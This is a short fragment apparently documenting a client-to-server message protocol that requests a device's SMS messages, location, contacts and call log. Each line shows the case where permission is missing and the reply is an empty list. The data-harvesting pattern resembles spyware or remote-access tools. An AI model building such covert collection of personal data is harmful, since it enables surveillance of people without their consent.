CLIENT -> SERVER : GET_SMS | PERMISION_NOT_GRANTED -> []

CLIENT -> SERVER : GET_LOCATION | PERMISION_NOT_GRANTED -> []

CLIENT -> SERVER : GET_CONTACT | PERMISION_NOT_GRANTED -> []

CLIENT -> SERVER : GET_CALLLOG | PERMISION_NOT_GRANTED -> []
```